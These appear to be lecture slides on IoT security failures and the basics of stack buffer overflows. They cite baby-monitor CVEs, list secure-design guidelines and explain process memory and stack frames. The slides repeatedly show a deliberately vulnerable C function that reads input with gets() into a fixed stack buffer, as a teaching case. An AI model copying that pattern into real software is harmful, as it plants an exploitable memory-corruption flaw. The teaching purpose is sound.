- “HACKING IoT: A Case Study on Baby Monitor Exposures and Vulnerabilities” [[PDF](#)]
- “... these [IoT] devices are marketed and treated as if they are single purpose devices, rather than the general purpose computers they actually are. ...
IoT devices are actually general purpose, networked computers in disguise, running reasonably complex network-capable software. In the field of software engineering, it is generally believed that such complex software is going to ship with exploitable bugs and implementation-based exposures. Add in external components and dependencies, such as cloud-based controllers and programming interfaces, the surrounding network, and other externalities, and it is clear that vulnerabilities and exposures are all but guaranteed.”

It's just too much.

Bottom line:

It is critical to outsource or do pentesting yourself on products & systems that are on the 'net

IoT - Attacks in the Real-World

- *More examples of IoT hacking*
- **"HACKING IoT: A Case Study on Baby Monitor Exposures and Vulnerabilities"**
- *An extract from pg 6 of the above PDF:*

KNOWN VULNERABILITIES	OLD VULNERABILITIES THAT SHIP WITH NEW DEVICES
Cleartext Local API	Local communications are not encrypted
Cleartext Cloud API	Remote communications are not encrypted
Unencrypted Storage	Data collected is stored on disk in the clear
Remote Shell Access	A command-line interface is available on a network port
Backdoor Accounts	Local accounts have easily guessed passwords
UART Access	Physically local attackers can alter the device

Table 1, Common Vulnerabilities and Exposures

IoT - Attacks in the Real-World

- **"HACKING IoT: A Case Study on Baby Monitor Exposures and Vulnerabilities"**
- **An extract from pg 7 of the above PDF:**

CVE-2015-2886	Remote	R7-2015-11.1	Predictable Information Leak	iBaby M6
CVE-2015-2887	Local Net, Device	R7-2015-11.2	Backdoor Credentials	iBaby M3S
CVE-2015-2882	Local Net, Device	R7-2015-12.1	Backdoor Credentials	Philips In.Sight B120/37
CVE-2015-2883	Remote	R7-2015-12.2	Reflective, Stored XSS	Philips In.Sight B120/37
CVE-2015-2884	Remote	R7-2015-12.3	Direct Browsing	Philips In.Sight B120/37
CVE-2015-2888	Remote	R7-2015-13.1	Authentication Bypass	Summer Baby Zoom Wifi Monitor & Internet Viewing System
CVE-2015-2889	Remote	R7-2015-13.2	Privilege Escalation	Summer Baby Zoom Wifi Monitor & Internet Viewing System
CVE-2015-2885	Local Net, Device	R7-2015-14	Backdoor Credentials	Lens Peek-a-View
CVE-2015-2881	Local Net	R7-2015-15	Backdoor Credentials	Gynoii
CVE-2015-2880	Device	R7-2015-16	Backdoor Credentials	TRENDnet WiFi Baby Cam TV-IP743SIC

Table 2, Newly Identified Vulnerabilities

IoT - Attacks in the Real-World

Useful, perhaps...

UK Govt [Code of Practice for Consumer IoT Security, DCMS, Govt of UK, Oct 2018\(PDF\)](#) : 13 practical 'real-world' guidelines / recommendations for IoT security; a high-level view that can guide the architect(s) and devs.

Do read the details in the PDF doc...

Recall the car-hack mentioned a few slides back?

“... Whatever USB adapter I used would always appear as eth1. It was also at this point I realized that the Wi-Fi password was dumped into the logs when it was generated, meaning I could use the Wi-Fi connection ...”

Once again, if recommendation #4 was followed, it perhaps wouldn't be possible to get into the WiFi n/w.

April 2025


▼ Guidelines

- 1) No default passwords
- 2) Implement a vulnerability disclosure policy
- 3) Keep software updated
- 4) Securely store credentials and security-sensitive data
- 5) Communicate securely
- 6) Minimise exposed attack surfaces
- 7) Ensure software integrity
- 8) Ensure that personal data is protected
- 9) Make systems resilient to outages
- 10) Monitor system telemetry data
- 11) Make it easy for consumers to delete personal data
- 12) Make installation and maintenance of devices easy
- 13) Validate input data

IoT - Attacks in the Real-World

Useful, perhaps...

UK Govt
Code of Practice for Consumer
'real-world' guidelines /
recommendations for IoT
security; a high-level view
that can guide the
architect(s) and devs.



IoT - Attacks in the Real-World

Useful, perhaps...

On a similar note, basic recommendations for writing secure software and building secure products:

Source: The Embedded Muse 466 (21 Mar '23), Philip Johnson's reply to Jack Ganssle ([link](#)):

... NIST has been working on them for years. Sure, there are some "excesses" in recommendations as with any organizational-level framework. Some may be too burdensome for startups but necessary for large companies. But most of the recommendations related to the software implementation should definitely be happening. A sampling off the top of my head:

- *Using and verifying hashes of executables during updates*
 - *Keep a software BOM. Actually update your dependencies when vulnerabilities are discovered and addressed.*
 - *Have secure settings by default (and stop using default passwords!)*
 - *Validate your system inputs*
 - *Use proper access restrictions within your company/network/storage/etc.*
 - *Actually test your software (e.g., fuzzing, to make sure you validate your inputs)*
 - *Use up-to-date tools (I still cannot believe that in 2023, I run into teams who are "stuck" on GCC 4.9)*
 - *Actually fix your software when vulnerabilities are discovered*
 - *Develop a risk model to determine what your system's real risks are*
- [...]

IoT - Attacks in the Real-World

So, an FAQ: does being open source make it easier for attackers?

 ChatGPT · AI bot BETA
An AI bot writing helpful answers

Is open source software easier to hack?

 ChatGPT

Open source software is generally considered to be more secure than proprietary software, because the code is open for anyone to review. However, this also means that potential vulnerabilities and bugs may be found more easily by attackers. Additionally, many open source programs are community-driven and may not have the same level of resources and support for security as proprietary software. Overall, it's important to keep in mind that any software can be vulnerable to hacking if it is not properly maintained and updated.

 Like

 Dislike

GPT-4.0: "... In conclusion, while open-source software can potentially make it easier for hackers to find vulnerabilities, the benefits of transparency, community auditing, and rapid patching often outweigh these risks. The collaborative nature of the open-source community can lead to more robust and secure software over time."

- For small, minor projects, it could be a problem. For large heavily used projects (like Linux...), it actually helps – the world's top security researchers (commercial and otherwise) study and enrich the software's security posture
- Closed source might get limited attention and that too only from people cleared via NDAs... (BTW, do you think IE and Flash were secure?)
- Further, hackers today don't really need your source code to decipher what's going on (decompiling with the Ghidra tool from the NSA, etc)
- Even with being open source and having 30 million odd SLOCs, finding an exploitable vuln in the Linux kernel isn't a trivial task; why? The design, the math, the logic, the deep reviews – it's typically done carefully enough that relatively few vulns – and thus fewer exploits – for a project that size is actually seen
- And: '*given enough eyeballs, all bugs are shallow'*

InfoSec: Focus back on Developers

- **Source: the “DZone Guide to Proactive Security”, Vol 3, Oct 2017**
 - Ransomware & malware attacks up in 2017
 - WannaCry, Apr '17 : \$100,000 in bitcoin
 - NotPetya, June '17 : not ransomware, wiper malware
 - CVEdetails shows that # vulns in 2017 is 14,714, the highest since 1999! 2018 overtook that (16,556);
 - Some good news: it actually fell in 2019 to 12,174 (known) vulns!
 - “... how can the global business community counteract these threats? The answer is to catch vulnerabilities sooner in the SDLC ...”
 - “... **Shifting security concerns (left) towards developers**, creates an additional layer of checks and can eliminate common vulnerabilities early on through simple checks like validating inputs and effective assignment of permissions.”

The Hacking Mindset

- The “hacking” mindset is different from the typically taught and understood “programming” mindset
- It focusses on ‘what [else] can we make the software do’ rather than the traditional ‘is it doing the designated task?’
- *Hacker-thinking:* Can we modify the program behavior itself? perhaps by ...
 - Revectoring the code flow path
 - execute a different internal or external code path from the intended one
 - How? By modifying the PC / IP register via a stack or heap exploit
 - Modifying system attributes by ‘tricking’ the code into doing so (f.e., modifying the task→creds structure)
- A [D]DoS attack forcing a crash, perhaps for the purpose of dumping core and extracting ‘secrets’ from the core dump
 - etc ... :-)
- Also see [The Five Principles of the Hacker Mindset](#), Nov 2006

Buffer Overflow (BOF)

What exactly is a buffer overflow (BOF) and a BOF attack vector?

- Prerequisite – an understanding of the process (thread) stack!
- *Soon, we shall see some very simple ‘C’ code to understand this first-hand.*
- But before that, an **IMPORTANT Aside**: As we shall soon see, nowadays several mitigations/hardening technologies exist to help prevent BOF attacks. So, sometimes the question (SO InfoSec) arises: “Should I bother teaching buffer overflows any more?”:
Short answer, “YES”!

“... Yes. Apart from the systems where buffer overflows lead to successful exploits, full explanations on buffer overflows are always a great way to demonstrate **how you should think about security**. Instead of concentrating on how the application should run, see what can be done in order to make the application derail. ...”

Buffer Overflow (BOF)

Preliminaries

“... Also, regardless of stack execution and how many screaming canaries you install, **a buffer overflow is a bug**. All those security features simply alter the consequences of the bug: instead of a remote shell, you "just" get an immediate application crash. Not caring about application crashes (in particular crashes which can be triggered remotely) is, at best, very sloppy programming. ...”

On 17 Nov 2017, [Linus wrote on the LKML](#):

“...

As a security person, you need to repeat this mantra:

"security problems are just bugs"

and you need to _internalize_ it, instead of scoff at it.

The important part about "just bugs" is that you need to understand that the patches you then introduce for things like hardening are primarily for DEBUGGING.


“...

Preliminaries – the Process VAS

- A cornerstone of the UNIX philosophy:
*“Everything is a process;
... if it’s not a process, it’s a file”*
- Every process alive has a **Virtual Address Space (VAS)**; consists of “segments” (or mappings):
 - Text (code); r-x
 - Data; rw-
 - ‘Other’ mappings (library text/data, shmem, mmap, etc); typically r-x and rw-
 - Stack; rw-

Buffer Overflow (BOF)

The Process Virtual Address Space (VAS)




Buffer Overflow (BOF)

Another view:

the Process
Virtual Address Space
(VAS) on IA-32 (x86-32)
with a 3:1 (GB) "VM split"

[Diagram source](#)



Visualizing the complete process Virtual Address Space (VAS) with the `procmap` utility

```
git clone  
https://github.com/kaiwan/procmap
```

Shows **both kernel and userspace** Mappings

```
$ procmap --pid=$(pidof -s bash)
```

...
Partial screenshots:
On the right is the upper part of kernel VAS ...

```
~ $ procmap --pid=$(pidof -s bash)
[i] will display memory map for process PID=106690

Detected machine: x86_64-bit sys.ch & OS
[=====  
P R U L A P  ---  
Process Virtual Address Space (VAS) Visualization utility
https://github.com/kaiwan/procmap

Wed May 24 08:56:18 IST 2023
[===== Start memory map for 106690:bash =====]
[Pathname: /usr/bin/bash ]
+----- K E R N E L   V A S   end kva -----+ ffffffffffffffff
|<... K sparse region ...> [ 8.00 MB,--- ] |  
  
+----- fixmap region [ 2.52 MB,r-- ] + fffffffffff7ff000
|<... K sparse region ...> [ 5.47 MB,--- ] + fffffffffff579000 <- FIXADDR_START
+----- module region [1008.00 MB,rwx ] + fffffffffff000000 <- MODULES_END
|<... K sparse region ...> [ 47.94 TB,--- ] + ffffffffc0000000 <- MODULES_VADDR
+----- vmalloc region [ 31.99 TB,rw- ] + fffffd00ebfffffff <- VMALLOC_END
```

Visualizing the complete process Virtual Address Space (VAS) with my procmap utility

```
git clone  
https://github.com/kaiwan/procmap
```

Shows both kernel and userspace
Mappings

Partial screenshots:
On the right is the lower part of user VAS ...

```
+-----+ 000055eb5131a000
|       |<... .:eap] [ 1 ^? MB,rw-,p,0x0]
+-----+ 000055eb5113b000
|<... Sparse Region ...> [ 25.69 MB,---,-,0x0]
+-----+
+-----+ 000055eb4f78a000
|       |[-unnamed-] [ 44 KB,rw-,p,0x0]
+-----+ 000055eb4f77f000
|       |/usr/bin/bash [ 36 KB,rw-,p,0x14c000]
+-----+ 000055eb4f776000
|       |/usr/bin/bash [ 16 KB,r--,p,0x148000]
+-----+ 000055eb4f771000
|       |/usr/bin/bash [ 232 KB,r--,p,0x10e000]
+-----+ 000055eb4f737000
|       |/usr/bin/bash [ 892 KB,r-x,p,0x2f000]
+-----+ 000055eb4f658000
|       |/usr/bin/bash [ 188 KB,r--,p,0x0]
+-----+ 000055eb4f629000
|<... Sparse Region ...> [ 85.91 TB,---,-,0x0]
+-----+
+-----+ 0000000000001000
|       < NULL trap > [ 4 KB,---,-,0x0]
+-----+ U S E R   V A S   s t a r t u v a   -----
[===== End memory map for 106690: bash =====]
```

.....

The Classic Case

Lets imagine that this is part of the (drastically simplified) **Requirement Spec** for a console-based app:

Write a function 'foo()' that accepts the user's name, email id and employee number

Buffer Overflow (BOF)

Preliminaries – the STACK

.....

- *The Classic implementation: the function foo() implemented below by app developer in 'C' as shown:*

```
static void foo(void)
{
    char local[128]; /* local var: memory alocated on
                       * the stack */
    printf("Name: ");
    gets(local);
    [...]
}
```

Buffer Overflow (BOF)

Preliminaries – the STACK

- Why have a “stack” at all ?

- Us humans write code using a 3rd or 4th generation high-level language (well, most of us anyway :-)
- The processor hardware does not ‘get’ what a **function** is, what parameters, local variables and return values are!

Buffer Overflow (BOF)

Preliminaries – the STACK

The Classic Case: the function foo() implemented below by app developer in 'C':


```
[...]
static void foo(void)
{
    char local[128];
    printf("Name: ");
    gets(local);
    [...]
}
```

*This is a local variable, hence
it's memory is allocated
on the process stack*

Buffer Overflow (BOF)

Preliminaries – the STACK

- **So, what really, is this *process stack* ?**
 - It's just memory treated with special semantics
 - Theoretically via a “PUSH / POP” model
 - More realistically, the OS just allocates pages on-demand, as and when required, to “grow” the stack (this is ‘demand paging’)




Buffer Overflow (BOF)

Preliminaries – the STACK

- **So, what really, is this *process stack* ?**

- The stack is a dynamic memory segment (or mapping) within the process VAS that “grows” towards **lower** (virtual) addresses; it’s often called a “downward-growing” or a “fully descending” stack
- This attribute is processor (or ‘arch’) specific; it’s the case for most modern CPUs, including x86, x86_64, ARM, ARM64, MIPS, PPC, etc
- Also important to realize that the stack is a *per-thread* thing: every thread has its own unique stack memory!



Buffer Overflow (BOF)

Preliminaries – the STACK

- Why have a “stack” at all ?
 - Our saviour: the **compiler** generates assembly code which enables the *function-calling, parameter-passing, local-vars-setup and return* mechanism
 - By making use of *stack memory*
 - How exactly?

... Aha ...

Buffer Overflow (BOF)

Preliminaries – the STACK

- ### The Stack

- When a program calls a function, the compiler generates code to setup a **call stack**, which consists of individual **stack frames**
- A **stack frame** can be visualized as a block containing all the metadata necessary for the system to process the ‘function call and return’ semantics:
 - Access it’s parameters, if any
 - Allocate and access (rw) it’s local variables, if any
 - Execute it’s code (text: r-x)
 - Return a value, as required

Buffer Overflow (BOF)

Preliminaries – the STACK

- The Stack Frame

- Hence, the **stack frame** will require a means to
 - Locate the previous (the caller's) stack frame (achieved via the **SFP** – Stack Frame Pointer)
 - [Technically, the frame pointer, the **SFP**, is Optional; it's in play when the GCC option `-fno-omit-frame-pointer` is used;
 - Also, in the absence of SFP, this is usually the position of the **Base Pointer** (EBP or RBP register), specifying the base from which the compiler calculates offsets to the function's locals, RET address, parameters]
 - Gain access to the function's **parameters** (iff passed via stack, see the [processor ABI](#))
 - Store the address to which control must continue, IOW, the **RETurn address**
 - Allocate storage for the function's **local variables**

Buffer Overflow (BOF)

*Preliminaries – the
STACK*

Recall our simple ‘C’ function:

```
static void foo(void)
{
    char local[128];
    printf("Name: ");
    gets(local);
    [...]
}
```

Buffer Overflow (BOF)

*Preliminaries – the
STACK*

When main() calls foo(), a stack frame is setup (as part of the call stack)

```
static void foo(void)
{
    char local[128];
    printf("Name: ");
    gets(local);
    [...]
}
void main()
{
    foo();
}
```


Buffer Overflow (BOF)

Preliminaries – the STACK

When `main()` calls `foo()`,
a stack frame is setup
(as part of the call stack)

```
static void foo(void)
{
    char local[128];
    printf("Name: ");
    gets(local);
    [...]
}
void main()
{
    foo();
    printf("Ok, about to exit...\n");
}
```


SP (top of the stack)
Lowest address



Buffer Overflow (BOF)

